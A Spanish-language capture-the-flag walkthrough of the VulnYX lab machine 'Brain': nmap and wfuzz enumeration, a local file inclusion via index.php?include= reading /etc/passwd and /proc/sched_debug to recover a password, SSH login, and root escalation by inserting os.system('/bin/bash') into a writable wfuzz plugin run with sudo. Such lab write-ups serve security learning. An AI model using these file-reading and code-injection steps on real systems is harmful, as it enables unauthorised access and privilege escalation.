


CTF VULNXX: BRAIN



INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página VulnYX.com, la máquina llamada [Brain](#)

En este caso, se trata de una máquina en Linux que es muy simple y se puede completar rápidamente. Requiere de conocimientos de Linux en ciertos puntos.

AUTOR: Eduard Bantulà (aka. WireSeed).

1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.

```
      888      888      888 888b      888
      888      888      888 8888b      888
      888      888      888 88888b      888
Y88b  d88P 888 888 888 888Y88b 888 888 888 888 888
Y88b d88P 888 888 888 888 Y88b888 888 888 `Y8bd8P'
  Y88o88P 888 888 888 888 Y88888 888 888 X88K
    Y888P  Y88b 888 888 888 Y8888 Y88b 888 .d8""8b.
      Y8P    "Y88888 888 888 Y888 "Y88888 888 888
                                888
                                Y8b d88P
                                "Y88P"

VM Name      - Brain
IP Address   - 10.0.73.20
```

Realizaremos el NMAP con los parámetros siguientes:

- p : Escaneo de todos los puertos. (65535)
- sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.
- sC : Realiz un escaneo con los scripts básicos de reconocimiento
- sV : Realiza un escaneo en búsqueda de los servicios
- min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.
- n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.
- Pn: Deshabilitamos el descubrimiento de host mediante ping.
- oG: Para guardar en un archivo el resultado del escaneo.
- v: Para aplicar verbose a la salida de información.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Brain]
# nmap -sSCV -Pn -n -vvv -p- --open --min-rate 5000 10.0.73.20 -oG ports.txt
```

El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).


BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
PORT    STATE SERVICE REASON      VERSION
22/tcp  open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 32195:F9120144:d7a1:d1:88:a8:d6:95:91:d5:1e:da (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA0hBMQ2k4BDkNq30b27Hj163pT0zCn7o6XSv0EgMx77KktH13gK6/oAyAbtojSVF3PwldI1EUhLxgpOLz0b7vIFGKa12zPdm+A3+XxmAsuKuABKRVSvFDrJdo690dMbrhL35kus0rouIndp8v3jNx12nzFBCAgS01gg26f0Lrf8z9
2w0GJCW6B/6GRQZ5/v0qz5B01V0qLysar6IqVxSLYSDu07zt9pPBuY3V3mR8+U8EK9wJVWAK5mIp0aY7MxkdIv+rLCvH7c+kjJVKTA/BROvYAO72xhyuf3t+KH6JtmA3V8oaynFxcQBcAK05NS1RyypF036Go8MgwBB
|   256 07a7724:381d164:f6:88:9a:71:23:79:b8:d8:e4:57 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlkdHAyNTYAAAAIbmlkdHAyNTYAAABBBFq4wEhOf5rFBNQgPdT/dhXyoJ/30VPhBzggnQ7NtYhuHJutTawK1Rq3XvbXCG0mLlyUJcseE9V9lFF0UKq4B08=
|   256 58:a6:da:1e:0f:89:42:2b:ba:de:00:fc:71:78:3d:56 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZD01NTU5AAAIbmlkdHAyNTYAAABBBFq4wEhOf5rFBNQgPdT/dhXyoJ/30VPhBzggnQ7NtYhuHJutTawK1Rq3XvbXCG0mLlyUJcseE9V9lFF0UKq4B08=
80/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
WAK Address: 88:98:27:92:EE:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a proceder con la enumeración de la máquina y ver si conseguimos mucha más información sobre la máquina.

2) Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.



S	task	PID	tree-key	switches	prio	wait-time	sum-exec	sum-sleep
S	systemd	1	2927.102286	1731	120	0.000000	509.025216	0.000000 0 0 /

Lo que encontramos es la salida del archivo `SCHED_DEBUG`, que se encuentra en el directorio `/proc` y que **sirve para mostrar información de depuración sobre el planificador de procesos (scheduler)**.

En concreto, contiene **datos en tiempo real** sobre cómo el kernel está manejando la planificación de tareas: prioridades, colas de ejecución, estadísticas de latencia, uso de CPU, entre otros.

¿Qué puedes encontrar dentro de `/proc/sched_debug`?

- Estado actual de los *runqueues* (colas de ejecución de procesos por CPU).
- Información de carga de trabajo de cada CPU.
- Latencias y tiempos de espera de tareas.
- Prioridades de los procesos.
- Políticas de planificación (como `SCHED_NORMAL`, `SCHED_FIFO`, `SCHED_RR`, etc.).
- Datos útiles para analizar problemas de rendimiento relacionados con la CPU o la asignación de procesos.

¿Para qué se utiliza?

- **Diagnóstico de rendimiento:** Identificar si hay CPUs sobrecargadas o desequilibrios entre núcleos.
- **Depuración de problemas de scheduling:** Analizar por qué ciertos procesos tienen alta latencia o baja prioridad.
- **Optimización:** Mejorar configuraciones del sistema para workloads específicos.
- **Análisis de comportamiento de procesos en sistemas embebidos o de alta disponibilidad.**

Notas adicionales:

- Es un archivo **generado en tiempo real** por el kernel. No es un archivo normal en disco.
- Normalmente, **sólo usuarios root** pueden leerlo.
- Está disponible si el kernel fue compilado con soporte para depuración de scheduling (`CONFIG_SCHED_DEBUG`).

BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vamos a realizar un fuzzing de los directorios y ficheros del web, para ver si podemos proseguir por aquí.

```
(root@Wire-Kali) - [ /home/wireseed/Escritorio/Brain ]
wffuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.0.73.20/FUZZ.FUZZZ -z list.php
```


Utilizaremos la herramienta WFUZZ para realizar el fuzzing. Explicamos un poco esta sintaxis y los parámetros utilizados.

- **-c:** Colorea la salida para mejor visibilidad.
- **-t 200:** Usa 200 hilos (threads) en paralelo para hacer fuzzing muy rápido.
- **-hc=404:** Oculta todas las respuestas HTTP que devuelvan código 404 (página no encontrada).
- **-w /usr/share/seclists/...:** Usa la wordlist directory-list-2.3-medium.txt para sustituir FUZZ.
- **-u: http://10.0.73.20/FUZZ.FUZZZ:** URL donde se va a hacer el fuzzing. Hay dos placeholders: FUZZ y FUZZZ.
- **-z list.php:** Define qué contenido sustituirá FUZZZ, en este caso el valor fijo php.

El resultado del fuzzing, nos devuelve el archivo index.php.

```
000000003: 200 7 L 26 W 361 Ch "# Copyright 2007 James Fisher - php"
000000015: 200 7 L 26 W 361 Ch "index - php"
000000006: 200 7 L 26 W 361 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - php"
```

Y si miramos directamente el archivo por nuestro navegador, vemos que nos devuelve exactamente lo mismo que el web encontrado anteriormente.



runnable tasks:								
S	task	PID	tree-key	switches	prio	wait-time	sum-exec	sum-sleep
S	systemd	1	2927.102286	1731	120	0.000000	509.025216	0.000000 0 0 /

Viendo que es un PHP y que por aquí estamos encerrados, vamos a comprobar si podemos utilizar un LFI directamente con el PHP encontrado, vamos a ver si podemos encontrar la variable para poder realizar el LFI. Para esto vamos a utilizar otra vez la herramienta WFUZZ pero con la siguiente sintaxis:

```
(root@Wire-Kali) - [ /home/wireseed/Escritorio/Brain ]
wffuzz -c -t 200 --hc=404 --hh=361 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.0.73.20/index.php?FUZZ=/etc/passwd
```

BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vamos a explicar los parámetros que utilizamos en este caso:

- **-c**: Salida coloreada para mejor visualización.
- **-t 200**: Usa 200 hilos en paralelo (muy alta velocidad).
- **--hc=404**: Oculta respuestas que devuelvan código HTTP 404 (Not Found).
- **--hh=361**: Oculta respuestas que tengan exactamente 361 bytes de contenido (body).
- **-w /usr/share/seclists/...**: Usa la wordlist directory-list-2.3-medium.txt para sustituir FUZZ.
- **-u <http://10.0.73.20/index.php?FUZZ=/etc/passwd>**: URL donde el parámetro FUZZ se sustituye por cada palabra del diccionario.


En resumen, estamos fuzzeando el nombre del parámetro en la query string de la URL.

Y el resultado que nos devuelve es **INCLUDE**.

```
Target: http://10.0.73.20/index.php?FUZZ=/etc/passwd
Total requests: 220559
```

ID	Response	Lines	Word	Chars	Payload
000001112:	200	33 L	64 W	1750 Ch	"include"

Por lo tanto, tenemos un posible LFI, así que vamos a utilizarlo y a ver que realmente es lo que obtenemos.



En el resultado vemos un usuario que nos puede servir más adelante (**BEN**). Y como vemos que podemos leer archivos con este LFI, vamos a leer la totalidad del archivo que se nos mostraba en el web SCHED_DEBUG y a ver que información más detallada nos entrega.

BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).


```
10.0.73.20/index.php?include=/proc/sched_debug

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | CVE - CVE | Exploit-DB | Google Hacking DB | OffSec | GTF0Bins

runnable tasks:
S task PID tree-key switches prio wait-time sum-exec sum-sleep
S systemd 1 2027.102286 1731 120 0.000000 509.625216 0.000000 0 0 /

Sched Debug Version: v0.11, 4.19.0-23-amd64 #1 ktime: 3686838.520811 sched clk: 3686845.409800 cpu clk: 3686841.952617 jiffies: 4295813972 sched_clock stable(): 1 sysctl sched_sysctl sched_latency: 6.000000
sysctl sched_min_granularity: 0.750000 sysctl sched_wakeup_granularity: 1.000000 sysctl sched_child_runs_first: 0 sysctl sched_features: 4118331 sysctl sched_tunable_scaling: 1 (logarithmic) cpu#0: 3792.000 MHz
nr_running: 3 load: 3145728 nr_switches: 727908 nr_load_updates: 821483 nr_uninterruptible: 0 next_balance: 4294.892296 curr_pid: 1000 clock: 3686842.038249 clock_task: 3686842.038249 cpu_load(0): 0
cpu_load(1): 0 cpu_load(2): 0 cpu_load(3): 0 cpu_load(4): 0 avg_idle: 1000000 max_idle_balance_cost: 500000 cfs_rq(0)/exec_clock: 0.000000 MIN_vruntime: 11835.651096 min_vruntime: 11835.651096 max_vruntime:
11838.651098 spread: 3.000000 sprvad: 0.000000 nr_spread_over: 0 nr_running: 3 load: 3145728 runnable_weight: 3145728 load_avg: 0 runnable_load_avg: 0 util_avg: 0 util_est_enqueued: 27 removed_load_avg: 0
removed_util_avg: 0 removed_runnable_sum: 0 nr_load_avg_center_b: 0 tg_load_avg: 0 throttled: 0 throttle_count: 0 rt_rq(0): rt_nr_running: 0 rt_nr_migratory: 0 rt_throttled: 0 rt_time: 0.000000 rt_runtime: 950.000000
dl_rq(0): dl_nr_running: 0 dl_nr_migratory: 0 dl_bw-total bw: 996147 dl_bw->total bw: 0 runnable_tasks: S task PID tree-key switches prio wait-time sum-exec sum-sleep
S systemd 1 11829.069412 2125 120 0.000000 545.111834 0.000000 0 0 / S kthreadd 2 11665.066216 122 120 0.000000 0.760941 0.000000 0 0 / I rcu_gp 3
114.618775 2 100 0.000000 0.002075 0.000000 0 0 / I rcu_par_gp 4 116.116624 2 100 0.000000 0.000699 0.000000 0 0 / I kworker/0:0 6 883.051882 4 100 0.000000 0.022524 0.000000 0 0 / I mm_percpu_wq 8 122.186761 2 100
0.000000 0.001114 0.000000 0 0 / R ksthrd/0 9 11835.651098 10031 120 0.000000 226.455881 0.000000 0 0 / I rcu_sched 10 11835.651708 65485 120 0.000000 297.437110 0.000000 0 0 / I rcu_bh 11 128.188076 2 120 0.000000
0.000602 0.000000 0 0 / S migration/0 12 0.000000 926 0.000000 14.307528 0.000000 0 0 / R kworker/0:1 13 11838.651098 47012 120 0.000000 1558.178615 0.000000 0 0 / S cpuhp/0 14 1245.353741 9 120 0.000000 0.046391
0.000000 0 0 / S kdevtmpfs 15 1251.407679 148 120 0.000000 0.351388 0.000000 0 0 / I netns 16 140.206575 2 100 0.000000 0.001502 0.000000 0 0 / S kauditd 17 1208.848965 4 120 0.000000 0.048148 0.000000 0 0 / S
khangdskd 18 11688.879712 32 120 0.000000 0.519267 0.000000 0 0 / S csm_reaper 19 146.207660 2 120 0.000000 0.000915 0.000000 0 0 / I writeback 20 148.207997 2 100 0.000000 0.001228 0.000000 0 0 / S kcompactd 21
150.209056 2 120 0.000000 0.001391 0.000000 0 0 / S ksmd 22 152.210581 2 125 0.000000 0.001300 0.000000 0 0 / S khugepaged 23 11838.332256 366 139 0.000000 21.884713 0.000000 0 0 / I crypto 24 156.209679 2 100
0.000000 0.001455 0.000000 0 0 / I kintegrityd 25 158.298895 2 100 0.000000 0.001168 0.000000 0 0 / I kblockd 26 160.211632 2 100 0.000000 0.003659 0.000000 0 0 / I edac_poller 27 172.602143 2 100 0.000000 0.001807
0.000000 0 0 / I devfreq_wq 28 174.102606 2 100 0.000000 0.001485 0.000000 0 0 / S watchdogd 29 0.000000 2 0 0.000000 0.001513 0.000000 0 0 / S kswepd 30 588.853332 3 120 0.000000 0.011076 0.000000 0 0 / I khrtd 48
542.255559 2 100 0.000000 0.001680 0.000000 0 0 / I ip6c_addrconf 49 543.756010 2 100 0.000000 0.001420 0.000000 0 0 / I kworker/0:2 130 8718.969080 112 120 0.000000 0.820769 0.000000 0 0 / I kstrp 59 570.798551 2 100
0.000000 0.001603 0.000000 0 0 / I ata_sff 104 688.016376 2 100 0.000000 0.002307 0.000000 0 0 / S scsi_eh 106 803.646599 4 120 0.000000 11.014926 0.000000 0 0 / S scsi_eh 1108 882.964185 21 120 0.000000 31.022316
0.000000 0 0 / I scsi_tm 109 690.017653 2 100 0.000000 0.002006 0.000000 0 0 / I scsi_tm 111 690.675763 2 100 0.000000 0.002176 0.000000 0 0 / S scsi_eh 2112 1233.926846 45 120 0.000000 4.891032 0.000000 0 0 / I
kworker/0:2 113 11811.721445 428 120 0.000000 48.675081 0.000000 0 0 / I scsi_tm 2115 692.218977 2 100 0.000000 0.001440 0.000000 0 0 / I kworker/0:1H 154 11635.332626 4001 100 0.000000 52.710709 0.000000 0 0 / I
kworker/0:0 184 1000.966760 2 100 0.000000 0.001652 0.000000 0 0 / S jbd2/sda1-8 186 11811.642007 699 120 0.000000 16.576210 0.000000 0 0 / I ext4-rsv-conver 187 1021.328826 2 100 0.000000 0.002228 0.000000 0 0 /
Systemd-journal 215 11801.527995 428 120 0.000000 77.803825 0.000000 0 0 / S systemd-sdwd 239 11803.866886 635 120 0.000000 62.448360 0.000000 0 0 / S systemd-timesyn 256 11803.932474 110 120 0.000000 26.241643
0.000000 0 0 / S fd-resolve 262 8771.713203 21 120 0.000000 2.894791 0.000000 0 0 / I tm_swap 270 1217.057516 2 100 0.000000 0.003406 0.000000 0 0 / S rcu/18-mmwqts 281 0.000431 4 49 0.000000 0.703213 0.000000 0 0 / S
rayslogd 342 11801.401428 90 120 0.000000 3.266125 0.000000 0 0 / S in-muxsock 366 11801.394718 112 120 0.000000 1.825067 0.000000 0 0 / S in-mklog 367 10338.744754 5 120 0.000000 0.456357 0.000000 0 0 / S rs-main
Q:Reg 373 11801.395684 116 120 0.000000 2.717707 0.000000 0 0 / S cron 352 11822.369569 107 120 0.000000 0.218733 0.000000 0 0 / S dbus-daemon 353 11768.708881 1752 120 0.000000 87.364725 0.000000 0 0 / S systemd-
logsd 354 11829.101802 117 120 0.000000 18.572107 0.000000 0 0 / S dhclient 361 11802.480056 200 120 0.000000 7.999293 0.000000 0 0 / S cron 363 1226.603722 37 120 0.000000 1.985044 0.000000 0 0 / S sh 382
1258.608613 9 120 0.000000 0.673802 0.000000 0 0 / S sshd 392 9063.958892 37 120 0.000000 5.619132 0.000000 0 0 / S agetty 393 11781.401725 34 120 0.000000 4.076433 0.000000 0 0 / S ben:B3nP4zz 394 1553.333763 52
120 0.000000 1.128491 0.000000 0 0 / S sleep 411 1559.091867 3 120 0.000000 0.318648 0.000000 0 0 / S apache2 448 11835.571587 3731 120 0.000000 203.617494 0.000000 0 0 / I kworker/0:2 967 11668.078339 157 120
0.000000 4.391074 0.000000 0 0 / S apache2 986 11658.710194 1637 120 0.000000 291.468251 0.000000 0 0 / S apache2 987 11658.170543 1628 120 0.000000 288.315065 0.000000 0 0 / S apache2 1003 11658.478160 1605 120
0.000000 263.787391 0.000000 0 0 / S apache2 1008 11659.033961 1622 120 0.000000 265.299391 0.000000 0 0 / S apache2 1009 11835.889084 1599 120 0.000000 284.725899 0.000000 0 0 / S apache2 1010 11658.988286
1627 120 0.000000 288.048598 0.000000 0 0 / S apache2 1011 11658.477740 1637 120 0.000000 290.221065 0.000000 0 0 / S apache2 1013 11658.579932 1629 120 0.000000 290.255919 0.000000 0 0 / S apache2 1019
11658.897259 1614 120 0.000000 279.323956 0.000000 0 0 / S apache2 1099 11668.136085 1531 120 0.000000 272.739512 0.000000 0 0 / I kworker/0:0 1128 11835.425733 129 120 0.000000 3.377563 0.000000 0 0 /
```

En mitad de toda esta información, podemos ver claramente el usuario BEN y su posible password. (BEN : B3nP4zz)



Vamos a por la explotación de la máquina con todos los datos que tenemos actualmente.

3) Explotación.

Vamos a realizar la intrusión por el puerto 22 (SSH) que NMAP nos ha entregado anteriormente.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Brain]
# ssh ben@10.0.73.20
```

¡¡Y ya estamos dentro de la máquina!!!

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Brain]
# ssh ben@10.0.73.20
The authenticity of host '10.0.73.20 (10.0.73.20)' can't be established.
ED25519 key fingerprint is SHA256:fkqq58u/sGpESMAWndC860Dp3sVGoKVkrQdlahLQV5A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.73.20' (ED25519) to the list of known hosts.
ben@10.0.73.20's password:
Linux brain 4.19.0-23-amd64 #1 SMP Debian 4.19.269-1 (2022-12-20) x86_64
ben@brain:~$
```

Y conseguimos la primera flag de la máquina, flag de usuario.

```
ben@brain:~$ ls -la
total 32
drwx----- 4 ben  ben  4096 abr 19  2023 .
drwxr-xr-x 3 root root 4096 abr 19  2023 ..
lrwxrwxrwx 1 root root    9 abr 19  2023 .bash_history → /dev/null
-rwx----- 1 ben  ben   220 ene 24  2021 .bash_logout
-rwx----- 1 ben  ben  3526 ene 24  2021 .bashrc
drwx----- 3 ben  ben  4096 ene 26  2021 .local
-rwx----- 1 ben  ben   807 ene 24  2021 .profile
-r----- 1 ben  ben    33 abr 19  2023 user.txt
drwxr-xr-x 2 ben  ben  4096 abr 19  2023 .wfuzz
ben@brain:~$ cat user.txt
4be68799a5cef6a6e2b36379e8ae2759
ben@brain:~$
```

Vamos a por la escalada hacia root.


4) Elevación de privilegios.

Vamos a mirar si podemos ejecutar algún comando como root.

```
ben@brain:~$ sudo -l
Matching Defaults entries for ben on Brain:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ben may run the following commands on Brain:
  (root) NOPASSWD: /usr/bin/wfuzz
ben@brain:~$
```

El resultado del mismo, es que podemos utilizar la herramienta WFUZZ para la escalada, vamos a ver que es lo que necesitamos en GTFOBINS.



¡¡Sin resultado!!, esta vez, nos tendremos que espabilar con la escalada.

Vamos a buscar si tenemos algún archivo al cual podemos escribir. Para ello utilizaremos el comando FIND.

```
ben@brain:~$ find / -writable 2>/dev/null | grep -v -i -E 'proc|run|sys|dev'
```

Vamos a explicar los parámetros que utilizamos en esta sintaxis y vamos a hacerlo por partes.

1. find / -writable

- **find** → Comando para **buscar archivos y directorios**.
- **/** → Directorio de inicio de la búsqueda (el sistema entero).
- **-writable** → **Expresión de prueba** que selecciona los archivos/directorios que son **escribibles** para el usuario que ejecuta el comando.

2. 2>/dev/null

- **2>** → Redirige la **salida de error estándar** (descriptor de archivo 2) hacia un destino.
- **/dev/null** → Dispositivo especial que **descarta todo el contenido** que se escribe en él.

Esto es útil porque find genera muchos errores de permisos si no puedes leer algunos directorios.

BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).

3. | grep -v -i -E 'proc|run|sys|dev'

- **grep** → Comando que **busca texto** usando patrones.
- **-v** → Invertir la coincidencia: **muestra líneas que NO coinciden** con el patrón dado.
- **-i** → Hace la búsqueda **ignorando mayúsculas/minúsculas** (case insensitive).
- **-E** → Usa **expresiones regulares extendidas** (permite utilizar | como OR lógico en el patrón).
- **'proc|run|sys|dev'** → **Patrón de búsqueda**: cualquier línea que contenga "proc" o "run" o "sys" o "dev".

Entre los resultados que nos devuelve la búsqueda, hay una que nos interesa, concretamente la **range.py**.

```
ben@brain:~$ find / -writable 2>/dev/null | grep -v -i -E 'proc|run|sys|dev'
/tmp
/tmp/.XIM-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.font-unix
/tmp/.X11-unix
/usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py
/var/lib/php/sessions
/var/tmp
/var/lock
/home/ben
/home/ben/.bash_history
/home/ben/.profile
/home/ben/.local
/home/ben/.local/share
/home/ben/.local/share/nano
/home/ben/.bash_logout
/home/ben/.bashrc
/home/ben/.wfuzz
/home/ben/.wfuzz/wfuzz.ini
ben@brain:~$
```

Si hacemos un **cat** sobre del archivo, vemos que tenemos un **payload** de WFUZZ hecho en PYTHON.

BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
ben@brain:~$ cat /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/range.py
from wfuzz.externals.moduleman.plugin import moduleman_plugin
from wfuzz.exception import FuzzExceptPluginBadParams
from wfuzz.plugin_api.base import BasePayload

@moduleman_plugin
class range(BasePayload):
    name = "range"
    author = ("Carlos del Ojo", "Christian Martorella", "Adapted to newer versions Xavi Mendez (@xmendez)")
    version = "0.1"
    description = ("ie. 0-10",)
    summary = "Returns each number of the given range."
    category = ["default"]
    priority = 99

    parameters = (
        ("range", "", True, "Range of numbers in the form 0-10."),
    )

    default_parameter = "range"

    def __init__(self, params):
        BasePayload.__init__(self, params)

        try:
            ran = self.params["range"].split("-")
            self.minimum = int(ran[0])
            self.maximum = int(ran[1])
            self.__count = self.maximum - self.minimum + 1
            self.width = len(ran[0])
            self.current = self.minimum
        except ValueError:
            raise FuzzExceptPluginBadParams("Bad range format (eg. \"23-56\")")

    def __next__(self):
        if self.current > self.maximum:
            raise StopIteration
        else:
            if self.width:
                payl = "%0" + str(self.width) + "d"
                payl = payl % (self.current)
            else:
                payl = str(self.current)

            self.current += 1
            return payl
```

Por lo tanto, solo tendremos que añadir una parte al código, concretamente las dos siguientes líneas.

```
from wfuzz.externals.moduleman.plugin import moduleman_plugin
from wfuzz.exception import FuzzExceptPluginBadParams
from wfuzz.plugin_api.base import BasePayload

import os
os.system("/bin/bash")

@moduleman_plugin
class range(BasePayload):
    name = "range"
    author = ("Carlos del Ojo", "Christian Martorella", "Adapted to newer versions Xavi Mendez (@xmendez)")
    version = "0.1"
    description = ("ie. 0-10",)
    summary = "Returns each number of the given range."
    category = ["default"]
    priority = 99
```

Import.os os.system("/bin/bash")

- **import os:** Importa el módulo estándar os, que permite interactuar con el sistema operativo (ejecutar comandos, manejar archivos, etc.).
- **os.system("/bin/bash"):** Llama al comando /bin/bash usando el intérprete del sistema operativo.

BRAIN -- AUTOR: Eduard Bantulà (aka. WireSeed).

Una vez agregadas las líneas, vamos a proceder a la ejecución del payload con WFUZZ.

```
ben@brain:~$ sudo -u root wfuzz -c -z range 1-2
```

Vamos a explicar esta sintaxis para que se pueda entender.

- **Wfuzz:** Llama al programa Wfuzz, una herramienta de fuerza bruta web.
- **-c:** (Color) Activa salida en color para resaltar mejor los resultados en la terminal.
- **-z range,1-2:** Define un payload tipo range que genera automáticamente los números del 1 al 2 como valores para la inyección (fuzzing).

Procedemos a ejecutarlo y conseguimos ser root al momento.

```
ben@brain:~$ sudo -u root wfuzz -c -z range 1-2
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
root@brain:/home/ben#
```

